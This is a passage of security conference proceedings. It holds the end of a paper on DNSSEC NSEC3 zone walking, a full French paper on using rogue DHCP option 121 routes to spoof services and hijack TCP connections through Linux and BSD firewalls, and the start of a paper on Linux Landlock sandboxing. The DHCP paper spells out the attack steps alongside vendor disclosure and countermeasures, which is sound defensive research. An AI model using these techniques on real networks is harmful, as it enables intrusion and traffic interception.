Les deux valeurs n83... et n84... correspondent aux hashs de deux noms de domaine existant dans le DNS. En rajoutant soigneusement des valeurs fictives autour de ces deux hashs, on peut forcer l'algorithme de zone walking à générer des hashs intermédiaires de plus en plus compliqués pour tenter de s'approcher d'un hash existant :

```
1 n83q05hv20000000000000000000000.be.
2 n83q05hv1lpj2000000000000000000.be.
3 n83q05hv1lpj19e1n00000000000000.be.
4 n83q05hv1lpj19e1m5s6l00000000000.be.
5 n83q05hv1lpj19e1m5s6kph55sc5lh66.be.
6 n83q05hv1lpj19e1m5s6k00000000000.be.
7 n83q05hv1lpj19e1m00000000000000.be.
8 n83q05hv1lpj1000000000000000000.be.
9 n83q05hv10000000000000000000000.be.
```

Ces valeurs pourraient être choisies de façon arbitrairement proches du hash d'origine (par exemple 48 bits, 64 bits) pour empêcher l'algorithme de zone walking de trouver des trous, mais aussi rendre le cracking des noms de domaines plus compliqué, en forçant une approche mixte offline/online, car un hash de 48 bits n'est pas suffisant pour cracker un nom de domaine de façon sûre. Elle implique une multiplication au minimum par 3 de la taille de la zone DNS, ce qui est un point de contention au niveau du déploiement des larges zones.

Cette approche nécessite des recherches plus approfondies pour valider sa pertinence et validité. Elle est aussi semblable dans l'idée à celle de Arnob Paul et al [5] qui se concentre sur une approche similaire sur NSEC.

E.4 L'approche pragmatique

Ma recommandation serait plutôt de suivre l'exemple de SWITCH qui a passé ses zones DNS en open data. Tenter de protéger indéfiniment le contenu des zones est malheureusement voué à l'échec, et va à contre-courant de ce qui se fait dans le domaine des certificats TLS, qui vise l'ouverture pour pouvoir détecter au plus vite les actions des acteurs malveillants de l'Internet.

F Travaux futurs

Quelques objectifs restent encore à atteindre. Quelques points qui méritent encore de l'attention :

- Scripter la collecte quotidienne des DNS.
- Scripter le cracking permanent des hashes.
- Créer un tableau de bord web permettant de visualiser des données sur la collecte des noms de domaine, par exemple pour voir les différences (additions/suppressions) et taux de cracking.
- Éventuellement une interface permettant d'interroger la base de données, par exemple pour rechercher du typosquatting.

Références

1. nsec3map - DNSSEC Zone Enumerator. `https://github.com/anonion0/nsec3map`, 2024.
2. TLDR 2 - A Continuously Updated Historical TLD Records Archive. `https://github.com/flotwig/TLDR-2`, 2024.
3. zone-walks. `https://github.com/flotwig/zone-walks`, 2024.
4. Aris Adamantiadis. Malifar NSEC3 scanner. `https://https://github.com/arisada/malifar`, 2024.
5. Shohrab Hossain Husnu S. Narman Arnob Paul, Hasanul Islam. A Novel Zone-Walking Protection for Secure DNS Server. *IGI Global*, 2022.
6. BenBE. DNSSEC NSEC3 hash interval search #3599. `https://github.com/hashcat/hashcat/issues/3599`, 2023.
7. D.J. Bernstein. Breaking DNSSEC. `https://cr.yp.to/talks/2009.08.10/slides.pdf`, 2009.
8. Cloudflare. Black Lies. `https://blog.cloudflare.com/black-lies`.
9. B. Laurie et al. RFC 5155 DNS Security (DNSSEC) Hashed Authenticated Denial of Existence . `https://datatracker.ietf.org/doc/html/rfc5155`, 2008.
10. S. Huque et al. Compact Denial of Existence in DNSSEC. `https://datatracker.ietf.org/doc/draft-ietf-dnsop-compact-denial-of-existence/`, 2023.
11. S. Weiler et al. RFC 4470 Minimally Covering NSEC Records and DNSSEC On-line Signing. `https://datatracker.ietf.org/doc/html/rfc4470`, 2006.
12. W. Hardaker et al. RFC 9276 Guidance for NSEC3 Parameter Settings. `https://datatracker.ietf.org/doc/html/rfc9276`, 2022.
13. Floyd. DNS zone transfer. `https://www.floyd.ch/?p=344`, 2011.
14. ICANN. Centralized Zone Data Service. `https://czds.icann.org/help`, 2024.
15. Ed. J. Schlyter. RFC 3845 DNS Security (DNSSEC) NextSECure (NSEC) RDATA Format. `https://datatracker.ietf.org/doc/html/rfc3845`, 2004.
16. SWITCH. SWITCH Open Data. `https://portal.switch.ch/pub/open-data/#tab-fccd70a3-b98e-11ed-9a74-5254009dc73c-3`, 2024.

Utilisation de DHCP pour contourner routeurs et pare-feux

Olivier Bal-Pétré
olivier.bal-petre@ssi.gouv.fr

Résumé. Le protocole DHCP permet de configurer automatiquement les machines d'un réseau et de leur fournir une adresse IP. Il permet également d'ajouter des routes dans leurs tables de routage. Cet article abuse de cette dernière fonctionnalité pour détourner du trafic à son avantage. Combinée à des erreurs dans la logique de génération des règles de filtrage de certains pare-feux, un attaquant peut accéder à des ressources qui lui sont en théorie inaccessibles. Cette attaque a été testée avec succès sur différents pare-feux du marché.

A Introduction

DHCP (Dynamic Host Configuration Protocol) est un protocole construit sur un modèle client–serveur où, dynamiquement, le serveur alloue les adresses IP et fournit des configurations aux clients [1]. Il est massivement utilisé dans les réseaux résidentiels et publics et par les opérateurs de télécommunications. La grande majorité des fournisseurs de Cloud l'ont également adopté pour le déploiement des machines virtuelles.

Dans un premier temps, nous présenterons les différentes méthodes que le protocole offre pour modifier les tables de routage des clients DHCP. Dans un second temps, nous étudierons comment cette technique peut être utilisée pour abuser des pare-feux et plus largement toute machine effectuant du routage. Enfin, nous proposerons un ensemble de recommandations et de contre-mesures.

B Ajout de routes dynamiques avec DHCP

L'offre de bail (*lease*) DHCP envoyée au client inclut une adresse IP et une liste d'options [2]. Parmi celles-ci, les suivantes permettent au serveur de créer des routes sur le système du client :

— **Adresse IP + Subnet Mask (opt 1)** – Automatiquement, le client crée une route pour le sous-réseau de l'adresse IP offerte.

— **Classless Static Route Option (opt 121) [3]** – Liste de routes arbitraires que le client rajoute à sa table de routage.[1]

[1] L'option 33 et l'option vendeur 249 peuvent être utilisées de manière similaire quand elles sont supportées par le client.

— **Router Option (opt 3)** – Le client ajoute une route par défaut vers les routeurs, mais parfois aussi une route dédiée (`/32`).

Le choix d'une entrée dans la table de routage se fait en priorité sur la longueur du masque de sous-réseau : l'entrée avec le plus long est préférée. Autrement dit, la route la plus spécifique est choisie. Ainsi, dans l'exemple du Tableau 1 où trois routes ont été ajoutées via DHCP aux deux routes statiques :

— Un paquet à destination de `10.0.2.33` correspond uniquement à la route n°2 et est routé sur l'interface `eth2`.

— Un paquet à destination de `10.0.2.142` correspond aussi à la route n°2, mais également à la route n°4 ajoutée via DHCP. Cette dernière sera choisie car son masque de sous-réseau est plus long (`/25` contre `/24`). Le paquet est routé via la passerelle renseignée dans la route : `192.168.1.50 (eth0)`.

N°	Destination	Passerelle	Protocole	Dev	Raison de l'ajout
1	10.0.1.0/24		static	eth1	
2	10.0.2.0/24		static	eth2	
3	192.168.1.0/24		dhcp	eth0	IP + opt 1
4	10.0.2.128/25	192.168.1.50	dhcp	eth0	opt 121 (attaque 1)
5	10.0.1.0/25	192.168.1.50	dhcp	eth0	opt 121 (attaque 2)

Tableau 1. Table de routage

Ainsi, un serveur DHCP malveillant est en mesure de modifier la table de routage de ses clients, et, par conséquent, de rediriger tout le trafic qu'ils routent.

C Attaques sur les routeurs et pare-feux

Nous prenons pour exemple la topologie réseau de la Figure 1 où l'attaquant est dans le réseau de gauche. Il est admis qu'il est en capacité de répondre aux requêtes DHCP du pare-feu. Pour cela, il peut être le serveur DHCP, l'avoir compromis, ou encore l'usurper sur le réseau.

Dans le cas `A. Nominal`, l'hôte 1 envoie un paquet à destination de l'hôte 2 que le pare-feu reçoit sur l'interface `eth1`. Celui-ci consulte sa table de routage (Tableau 1), qui dans le cas nominal ne contient aucun conflit (les routes n°4 et n°5 seront ajoutées respectivement dans les sections C.1 et C.2). Le pare-feu route le paquet sur l'interface `eth2`. Le paquet retour correspond à la route n°1 et il suit le même chemin en sens inverse.

C.1 Attaque 1 : Usurpation d'un service

L'attaquant cherche à usurper le service de l'hôte 2 afin de pouvoir présenter un site web malveillant à l'hôte 1. Pour cela, il fournit au client DHCP du pare-feu :

— une adresse IP et un masque : `192.168.1.25/24` ;
— une route malveillante, ici via l'option 121 : `10.0.2.128/25 via 192.168.1.50`. La plage IP inclut **l'adresse IP destination** à usurper. La passerelle est l'adresse IP de l'attaquant.

D'après la table de routage (Tableau 1), avec l'ajout de la route malveillante (route n°4), les paquets à destination de `10.0.2.142` sont maintenant routés à l'attaquant via l'interface `eth0`. Celui-ci répond à l'hôte 1 et usurpe ainsi le service. La route n°1 est utilisée pour router la réponse de l'attaquant.




Fig. 1. Usurpation d'un service à travers le pare-feu

L'attaque nécessite que les règles de filtrage autorisent le flux à être transmis de `eth1` à `eth0` (*forward*).

C.2 Attaque 2 : Vol de connexion (Linux/Netfilter)

Pour ce second scénario, l'attaquant cherche à requêter lui-même le service de l'hôte 2. Cependant, le pare-feu est configuré pour n'autoriser que le trafic du cas nominal. Aucune connexion entre le réseau de gauche et ceux de droite n'est donc en théorie possible (Listing 1).

Listing 1: Règles de filtrage (nftables)

```
chain forward {
    type filter hook forward priority filter; policy drop;
    // Pare-feu "stateful" pour autoriser les paquets retour
    ct state established accept
    // Cas nominal : l'hôte~1 accède au service de l'hôte 2
    iifname eth1 oifname eth2 ip saddr 10.0.1.50 ip daddr
    ↪ 10.0.2.142 tcp dport 80 accept
}
```

Cette fois-ci, l'attaquant fournit au client DHCP du pare-feu :

— une adresse IP et un masque : `192.168.1.25/24` ;

— une route malveillante, ici via l'option 121 : `10.0.1.0/25 via 192.168.1.50`. La plage IP inclut **l'adresse IP source** de la connexion à voler. La passerelle est l'adresse IP de l'attaquant.

L'exemple de l'établissement d'une connexion TCP (*3-way handshake*) est utilisé ci-dessous, mais l'attaque fonctionne de manière similaire pour UDP. Se référer à la Figure 2 pour suivre les étapes.

1. L'hôte 1 initie une connexion vers l'hôte 2 et émet un paquet SYN. Le pare-feu le reçoit sur l'interface `eth1` et le route à l'hôte 2 via l'interface `eth2` (route n°2). Afin de pouvoir identifier les futurs paquets de cette connexion, le mécanisme de suivi de connexion, *conntrack*, ajoute une entrée dans sa table de suivi de connexion :

```
tcp src=10.0.1.50 dst=10.0.2.142 sport=xxx dport=80
↪ src=10.0.2.142 dst=10.0.1.50 sport=80 dport=xxx
```

2. L'hôte 2 reçoit le SYN et répond un SYN-ACK que le pare-feu route à l'attaquant (route n°5). L'état `established` est attribué au paquet car il correspond à l'entrée *conntrack* créée par le SYN. En effet, *conntrack* ne prend pas en compte les interfaces et se base uniquement sur les informations des couches 3 et 4 du modèle OSI (IP src/dst, ports src/dst…). Le paquet est donc accepté par la première règle de pare-feu de la chaine `forward`.

3. L'attaquant répond [2] un ACK qui est routé à l'hôte 2 (route n°2). Ce paquet correspond à la même entrée *conntrack* que précédemment, et de la même manière, il est accepté par le pare-feu. L'attaquant vient de compléter le *TCP 3-way handshake* avec le serveur.

[2] L'attaquant reçoit le SYN-ACK sans avoir envoyé de SYN. Son système ne saura qu'en faire et le rejettera. Il doit donc écouter sur une *raw socket* et forger les paquets.

4. L'attaquant requête maintenant librement le service de l'hôte 2 en utilisant la session TCP établie.




Fig. 2. Vol d'une connexion TCP traversant le pare-feu

Un attaquant peut donc, via l'ajout d'une route malveillante, rediriger les paquets retour vers lui-même et ainsi voler une connexion. Le pare-feu, à cause d'une règle *a priori* inoffensive, autorise le flux. Comme nous le verrons dans la section D, cette règle est présente sur des produits de pare-feu reconnus et n'est généralement ni modifiable, ni supprimable.

C.3 Attaque 2 : Vol de connexion (BSD/PF)

Les systèmes BSD utilisant PF (Packet Filter) sont également vulnérables. Contrairement à Netfilter, les paquets aller et retour sont acceptés en une seule règle avec l'option `keep state`.

```
pass in quick on eth1 inet proto tcp from 10.0.1.50 to 10.0.2.142
    port = http flags S/SA keep state
```

Cependant, là encore, par défaut, PF accepte les paquets des connexions établies sans vérifier l'interface. Dans la table de suivi de connexions ci-dessous, le mot-clef `all` désigne l'interface.

```
all tcp 10.0.2.142:80 <- 10.0.1.50:xxx
all tcp 10.0.1.50:xxx -> 10.0.2.142:80
```

C.4 Attaque 2 : Vol de connexion (interfaces d'admin)

Un cas particulier de cette attaque est de voler une connexion à destination d'un service exposé par le pare-feu. Les interfaces d'administration

(web, SSH…) sont notamment une cible de choix. Celles-ci ne sont normalement exposées que sur une seule interface réseau en raison de leur sensibilité et des nombreuses vulnérabilités auxquelles elles sont sujettes.

D Évaluation des pare-feux du marché

Les attaques présentées ont été testées sur différents pare-feux du marché configurés de manière similaire aux exemples de la section C.

La majorité d'entre eux (Tableau 2) sont vulnérables aux deux attaques. Certains permettent de se protéger via une configuration avancée, mais celle-ci est à la charge de l'administrateur.

Pare-feu	OS Sous-jacent	Code Source	Opt 121	Attaques 1 & 2	Interface d'admin
CheckPoint USFW	Linux	closed		✓	✓
FortiGate	Linux	closed			
OpenWrt	Linux	open	✓	✓	✓
OPNsense	FreeBSD	open	✓	✓	✓
PfSense	FreeBSD	open	✓	✓	✓
Stormshield SNS	FreeBSD	closed		✓[3]	
Ubiquiti ER-X	Linux	closed		✓	✓

Tableau 2. Pare-feux évalués

Les vendeurs impactés ont été contactés, et deux d'entre eux ont choisi d'appliquer des contre-mesures pour aider à se prémunir de l'attaque 2. L'attaque 1 se base sur des règles de filtrage laxistes et n'est pas considérée comme une vulnérabilité. De son côté, le fait qu'un serveur DHCP envoie des routes malveillantes est un comportement prévu et décrit dans les RFC 2131 [1] et 3442 [3]. DHCP est donc comparable aux protocoles de routage tels que RIP, OSPF, ou BGP, et il convient de prendre les mêmes précautions quant à son emploi.

E Cas d'usage impactés

Les pare-feux du marché sont étudiés dans cet article, mais toute machine effectuant du routage et ayant un client DHCP est concernée. Notamment, il est commun que les serveurs virtualisés obtiennent leur IP

[3] Nécessite de désactiver l'IPS pour la règle de pare-feu concernée (activé par défaut).

par DHCP. Si ceux-ci hébergent des VM et containers, ou possèdent des tunnels VPN, alors ils effectuent probablement des actions de routage et sont impactés. Pour la même raison, les machines d'administration ou de développement peuvent faire du routage et être vulnérables à ces attaques.

Enfin, la majorité des VPN utilisent le routage pour déterminer quels paquets envoyer dans le tunnel. Une route malveillante peut donc porter atteinte à la confidentialité du trafic. L'attaque 1 a d'ailleurs déjà été testée en 2023 [4] sur 67 clients VPN et 64.6% d'entre eux étaient vulnérables.

F Contre-mesures et recommandations

F.1 Pour le client DHCP

L'option 121 [3] n'est pas la seule manière d'ajouter des routes avec DHCP, mais elle est la plus puissante pour un attaquant. Il est donc recommandé de configurer son client pour ne pas l'accepter.

Certains clients DHCP proposent une option [4,5] indiquant dans quelle table de routage ajouter les routes obtenues. Via le mécanisme de *policy-based routing* il est possible de configurer cette table comme moins prioritaire que celles hébergeant les routes statiques et d'ainsi éviter toute redirection via l'ajout de route malveillante.

F.2 Pour les règles de pare-feu (Linux/Netfilter)

Il ne faut pas accepter les paquets d'une connexion établie sans vérifier les interfaces d'entrée et de sortie. À la place, il est recommandé de créer deux règles par flux : une pour l'aller, et une pour le retour.

```
1 chain forward {
2     type filter hook forward priority filter; policy drop;
3     iifname eth1 oifname eth2 ip saddr 10.0.1.50 ip daddr
      ↪ 10.0.2.142 tcp dport 80 ct state {new,established} accept
4     oifname eth1 iifname eth2 ip daddr 10.0.1.50 ip saddr
      ↪ 10.0.2.142 tcp sport 80 ct state {established} accept
5 }
```

F.3 Pour les règles de pare-feu (BSD/PF)

Par défaut, PF suit les connexions pour l'ensemble des interfaces. Pour qu'il les associe à une unique interface, il faut configurer l'option `state-policy` ou surcharger chaque règle :

[4] `man systemd.network(5)` section `DHCPv4`, option `RouteTable=`

[5] `man NetworkManager.conf(5)`, option `ipv4.route-table`

```
// Option globale appliquée à l'ensemble des règles
set state-policy if-bound

// Option surchargée pour une règle
pass in quick on eth1 inet proto tcp from 10.0.1.50 to 10.0.2.142
↪  port = http flags S/SA keep state (if-bound)
```

On peut vérifier que chaque connexion est associée à une interface :

```
eth1 tcp 10.0.2.142:80 <- 10.0.1.50:xxx
eth2 tcp 10.0.1.50:xxx -> 10.0.2.142:80
```

F.4 Reverse Path Filtering (RPF)

Le RPF bloque les paquets émis par l'hôte 1 lors de l'attaque 2, empêchant notamment la création de nouvelles connexions (paquet SYN). Cependant, l'attaquant contrôle les routes du pare-feu. Il peut donc laisser l'hôte 1 établir une connexion, puis changer les routes et voler la connexion établie. Les clients DHCP acceptent des baux de quelques secondes, rendant cette technique efficace. L'attaque devient tout de même significativement plus compliquée avec le RPF, et il donc est conseillé de l'activer.

G Conclusions

La mauvaise compréhension des systèmes de suivi de connexion de Linux et BSD amène les éditeurs et nombre d'administrateurs à écrire des règles de pare-feu vulnérables. Un mécanisme peu connu de DHCP nous permet ici de les exploiter, mais toute autre technique permettant de manipuler les tables de routage d'une machine fonctionne également. Suite aux remontées faites dans le cadre de ce travail, certains éditeurs ont appliqué des contre-mesures adéquates. D'autres produits et cas d'usage sont cependant aussi impactés.

Références

1. Ralph Droms. Dynamic Host Configuration Protocol. RFC 2131, March 1997. https://www.rfc-editor.org/info/rfc2131.
2. Ralph Droms and Steve Alexander. DHCP Options and BOOTP Vendor Extensions. RFC 2132, March 1997. https://www.rfc-editor.org/info/rfc2132.
3. Ted Lemon, Stuart Cheshire, and Bernie Volz. The Classless Static Route Option for Dynamic Host Configuration Protocol (DHCP) version 4. RFC 3442, Dec. 2002. https://www.rfc-editor.org/info/rfc3442.
4. Nian Xue, Yashaswi Malla, Zihang Xia, Christina Pöpper, and Mathy Vanhoef. Bypassing tunnels : Leaking VPN client traffic by abusing routing tables. Aug. 2023.

Landlock: From a security mechanism idea to a widely available implementation

Mickaël Salaün
mic@digikod.net

Microsoft

Abstract. Landlock's goal is to make it possible for Linux applications to sandbox themselves. On Linux, many traditional access control mechanisms are only available to the system administrator, which do not follow the principle of least privilege. As a result, sandboxing policies were created independently of an actual program execution, leading to unnecessarily broad policies. With Landlock, unprivileged processes can safely create sandboxing policies well-tailored to the expected needs of a running application. Landlock also solves the organizational aspect of keeping policy and software in sync with each other, by putting the policy definition and maintenance in the developer's hands.

The development of Landlock happened in three steps: design, integration in the Linux kernel, adoption by distributions and developers. This article gives our feedback on all these steps, which are all crucial to widely protect users.

A Introduction and goal

Linux is used globally across various applications, including end user devices and cloud computing. Most security features are focused on system administrators and distribution maintainers, excluding a subset of users such as developers or end users. Even if the rich application ecosystem (e.g., developer tools, network services, smartphone apps) is a major reason for the success of Linux, no security features were dedicated to confine applications (i.e. sandboxing) and protect all users.

The goal is to improve the security of all Linux users and especially to protect users from attacks targeting their applications. It is assumed that all initially trusted software can become malicious once compromised, which is the motivation to isolate those components from one another. This led us to develop Landlock which brings a suitable sandboxing mechanism to Linux. Landlock empowers developers by putting security policy creation and maintenance in their hands, closer to the programs that the policy is about. Because all users rely on programs, Landlock can empower everyone. This primitive leads to useful development properties and security guarantees explained in this article.

B Properties of a security sandboxing mechanism

One of the initial threats for multi-user operating systems was one user accessing data from another user. This leads to defining security policies to protect users against each other. This kind of policy (i.e. Mandatory Access Control) must then be defined by an entity with greater privileges, either the system administrator or the distribution developer. Sandboxing is different because it is available to everyone.

B.1 What is sandboxing?

A sandbox is defined as "a restricted, controlled execution environment that prevents potentially malicious software […] from accessing any system resources except those for which the software is authorized" [22].

Users can manage data for different use cases (e.g., one per customer) with a set of applications. An application instance can get compromised and act against its user by accessing data on their behalf. The goal of sandboxing is then to isolate attacks in sandboxes the same way users are isolated from one another.

Application development and distribution models bring additional constraints. Frequently, the same application runs on a whole set of supported systems (e.g., all Linux distributions). A sandbox mechanism needs to be flexible enough to protect users as much as possible according to the running system.

B.2 Dynamic policy composition

Any process should be able to sandbox itself, which means that the system should be able to compose hierarchically nested security policies, which are aligned with the hierarchy of processes and their parent relationships, but also taking into account any other access control mechanisms enforced by the system.

Because each user can launch applications several times, each of them must be able to sandbox themselves, creating sibling sandboxes. This means that each application defines its own security policy, and all of them must be enforced by the kernel. This also means that the lifetime of such a policy is tied to the set of processes being restricted.

Through nested sandboxing, an environment or an application can restrict itself further. For instance, the init system might create a sandbox for itself, then for the user session, then the user might sandbox a shell and launch an application with embedded sandboxing. To get an efficient

and then usable access control, handling nested sandboxes must not lead to a significant performance impact.

In figure 1, the composition of all security policies enforced on a system may include sibling and nested sandboxes. The kernel needs to manage this set of ephemeral policies in a consistent way while the system is running.




Fig. 1. Composition of isolations: nested and sibling sandboxes

B.3 Principle of least privilege

A sandboxing mechanism available to application developers implies providing an access control mechanism safe for unprivileged users. Applying the principle of least privilege to sandboxing, dropping privileges should be an unprivileged operation (e.g., not relying on a SUID binary nor a privileged service).

In practice, this means that Linux capabilities should not be a requirement. Any privilege elevation mechanism such as *setuid* binaries should not be required, and they should even be denied so that they cannot be abused to bypass the sandbox [5]. Similarly, relying on a user space security broker leveraging privileged features (e.g., filter and forward system calls) put the security guarantees on both the kernel and the broker. Because this broker's goal is to restrict the use of some kernel resources (e.g., files) for another kernel resource (i.e. a process), incorrect mirroring of the kernel semantic and state, or race conditions, could create vulnerabilities [14]. Anyway, trying to shoehorn a privileged security mechanism into an unprivileged one should raise a red flag.

B.4 Innocuous access control

Being able to enforce restrictions on ourselves should not lead to privilege escalation, which could be caused by denying access to resources

for more privileged subjects (i.e. processes). A first limitation should then be that a subject should only be able to enforce restrictions on itself, or on equally or less privileged subjects.

A simple way to apply this principle would be to tie restrictions to a scope of subjects, including the requester. However, we need to be careful and consider different kinds of confused-deputy attacks.

B.5 Protecting against bypasses

The sandboxing mechanism implementation should make sure that there is no way to bypass enforced security policies.

Impersonation A sandboxed subject must be confined from less sandboxed ones. It must not be allowed to impersonate a more privileged subject, which could lead to privilege escalation and then a policy bypass. In addition, it must not be allowed to access data from subjects with more privileges, which could include data not otherwise accessible (e.g., file's content copied in memory) and bypass integrity or confidentiality.

Access-control consistency A sandboxed subject must not be allowed to perform confused-deputy attacks on more privileged subjects (regarding restricted resources). For instance, it must not be possible to pass a resource with a restricted set of rights (e.g., file descriptor) to a more privileged subject and get back the initial resource with more rights.

Policy correctness When implementing a sandboxing mechanism, it might not be possible to enforce these principles for all more privileged components. For instance, a kernel can only let user space know about less privileged processes but not make sure that they correctly request this information nor correctly take it into account. A security policy misconfiguration could allow a sandboxed process to tamper with its own or other's persistent data (e.g., configuration file, cache) and then alter behavior of next runs (e.g., disable sandboxing), leading to privilege escalations. The enforcing component (e.g., kernel) may not be able to protect nor warn against this kind of security policy misconfiguration because it may not know about these sensitive data.

C State of the art of sandboxing in non-Linux systems

Most general-purpose operating systems provide at least a way to configure an access control system, and some of them are sandboxing mechanisms.

C.1 XNU Sandbox

XNU Sandbox [4], previously called Seatbelt, is a security component used by iOS and macOS. It is based on the TrustedBSD security framework [42]. Filesystem and network access rules are defined with an *S-expression* language, and files are identified by path via regular expressions.

C.2 Pledge and Unveil

The `pledge()` [23] system call is a sandboxing mechanism developed and used by OpenBSD. It enables us to define a set of allowed accesses with *promises*, each covering a set of related system calls. For instance, the `dns` *promise* allows DNS network transactions. The `pledge()` implementation makes assumptions about OpenBSD's file topology (e.g., hard coded `/etc/resolv.conf` path).

The `unveil()` [24] system call complements `pledge()` for file path restrictions. It enables us to define a set of file hierarchies for which a given set of actions are allowed: read, write, execute, and create.

C.3 Capsicum

The goal of Capsicum [43] is to bring the capability principle to UNIX systems, currently FreeBSD, using file descriptors to pass capabilities. The capabilities are a way for compatible applications to finely expose their resources with a set of allowed access to other processes.

The main drawback is that this mechanism often requires bigger changes to an application's design. It might also be required to rely on a set of brokers like Casper [13] to control sensitive actions.

C.4 AppContainer

Windows's AppContainer [18] enables us to isolate execution environments. This includes credential, device, file, registry, network, process, and window isolations.

D Linux security features

Table 2 compares different Linux mechanisms that may be used for some kind of sandboxing.

Using a Virtual machine (VM) to protect the host from the guest makes sense if few of the host's resources (e.g., files, scheduling, IPC) are shared with the guest. The host running the VM cannot reason why the shared resources are being used because another independent operating system is managing the contents of the VM (e.g., guest's files, scheduling, IPC). Moreover, running a VM requires privileges on the host, and embedding it in an application would require a complex and integrated mechanism such as Application Guard [19], which does not fit to the kernel's realm. Here, we are looking for a sandboxing mechanism able to control kernel resources.

The Linux kernel provides complementary security mechanisms, including several access control systems implemented as Linux Security Modules (LSMs): SELinux, AppArmor, Smack, and Tomoyo. However, they are designed to be configured by the system administrator and then defined as Mandatory Access Control (MAC).

Namespaces are the main building blocks of containers. [1] They are designed to create views of the kernel resources, but not to enforce access control policies. Moreover, they are designed to be used by privileged users (e.g., *root*) and giving access to such power to unprivileged processes can lead to privilege escalation. Things are changing a bit with user namespaces, but there are still ongoing security issues tied to such complexity [6, 10].

seccomp was designed to protect the kernel from malicious user space processes. It works like a firewall for system calls, and can then filter them according to their raw arguments. Some new features also enable user space to emulate system calls, which is useful for compatibility fixes. However, *seccomp* is not an access control system and cannot filter system calls according to the underlying kernel object semantic (e.g., file, socket). *seccomp*'s API is very powerful but also very complex because of filters being BPF programs, which is an important practical concern for adoption. Moreover, because of new or updated syscalls, there might be compatibility issues across kernel versions, architectures, and *libc* changes [7].

Landlock was designed to fill the need for a sandboxing mechanism on Linux and meet all these goals:

— low overhead whatever the number of (nested) sandboxes;

[1] *cgroups* can also be used by containers to restrict processes, but they are mostly designed to limit resource usage.

	Performance	Fine-grained control	Embedded policy	Unprivileged use
Virtual Machine	✗	✗	✗	✗
SELinux	✓	✓	✗	✗
namespaces	✓	✗	✓	!
seccomp	✓	✗	✓	✓
Landlock	✓	✓	✓	✓

✓ Yes, compared to others
✗ No, compared to others
! In some way, but with limitations

Fig. 2. Comparison of different access control mechanisms

— fine-grained access control system for files, network, and other kernel resources;
— security policy embeddable in applications, with all related challenges (e.g., policy composition, simple-enough and flexible API);
— usable by any processes, privileged and unprivileged.

E Design constraints and principles

Applications are built on top of the system ABI, of which an important and critical part is the kernel ABI. In a nutshell, the goal of the kernel is mainly to share hardware resources with processes of different trust levels. To maintain the required security boundaries, the kernel implements a set of access control mechanisms (e.g., DAC, MAC). We want to extend these mechanisms with a new one to support the sandboxing approach.

E.1 Kernel ABI

The main contract between the Linux kernel and user space is a low level Application Binary Interface (ABI) provided through system calls.

Some synthetic filesystems (e.g., `/proc`) and special files might be accessible to an application, but the kernel cannot make any assumption about the contents and usage of files. For instance, this is not the case with the OpenBSD kernel that can rely on more assumptions about user space and file topologies (see section C.2).

E.2 Kernel flavors

In the general case, applications cannot assume that all required kernel features are available. Because generic Linux distributions allow great

flexibility, system administrators can select a specific kernel version while keeping user space as is.

Moreover, because the Linux kernel is highly configurable (at build and run time), the available features can vary even within a single kernel version. For instance, almost all Linux distributions build their own kernel with their own configuration.

Respecting all supported versions, this gives a glimpse of the wide variety of running kernels in the wild. Linux's flexibility is powerful, but it comes at a cost in maintenance and compatibility. When developing a new kernel feature, it is needed to consider the variety of supported kernels for wide adoption.

E.3 Multiple interfaces

Kernel resources can be identified and used in different ways. For instance, a file descriptor can be acquired not only through the `open` system call but also passed through a unix socket.

E.4 Sensitive kernel changes

Every change, including new security features, to a privileged component such as the Linux kernel, is a risk of introducing new (security) issues.

One of the goals of the kernel is to define exposed resources with well-defined semantics and related access controls. The kernel needs to be modified to extend the way these access controls are configured.

The kernel community mitigates these risks through code reviews, design reviews, and tests to define guarantees and make sure they are kept over time. Moreover, the implementation can be assessed by anyone (and it happens in Linux), which can then improve our trust in this component.

E.5 Security policy principles

Landlock's design and implementation follows a set of guiding principles to avoid classes of implementation issues for sandboxes.

Access control is expressed with kernel objects (e.g., file, process) instead of system call filtering (i.e. syscall arguments) unlike *seccomp*.

A security policy cannot define the error codes returned by system calls (e.g., `EPERM`, `EACCES`, `EXDEV`) nor change the kernel interface semantic to avoid compatibility issues (see section G.3).

To protect against multiple kinds of side-channel attacks leading to parent policy leaks, kernel data leaks, or access requests leaks, the security policy is not programmable (attacks based on execution time, speculative execution time, or data access time) nor can communicate with user space (e.g., using eBPF and the related maps). Furthermore, relying on a program to define a layer of sandboxing would make the security policy composition much more complex and it would have a high impact on performance (see section G.5).

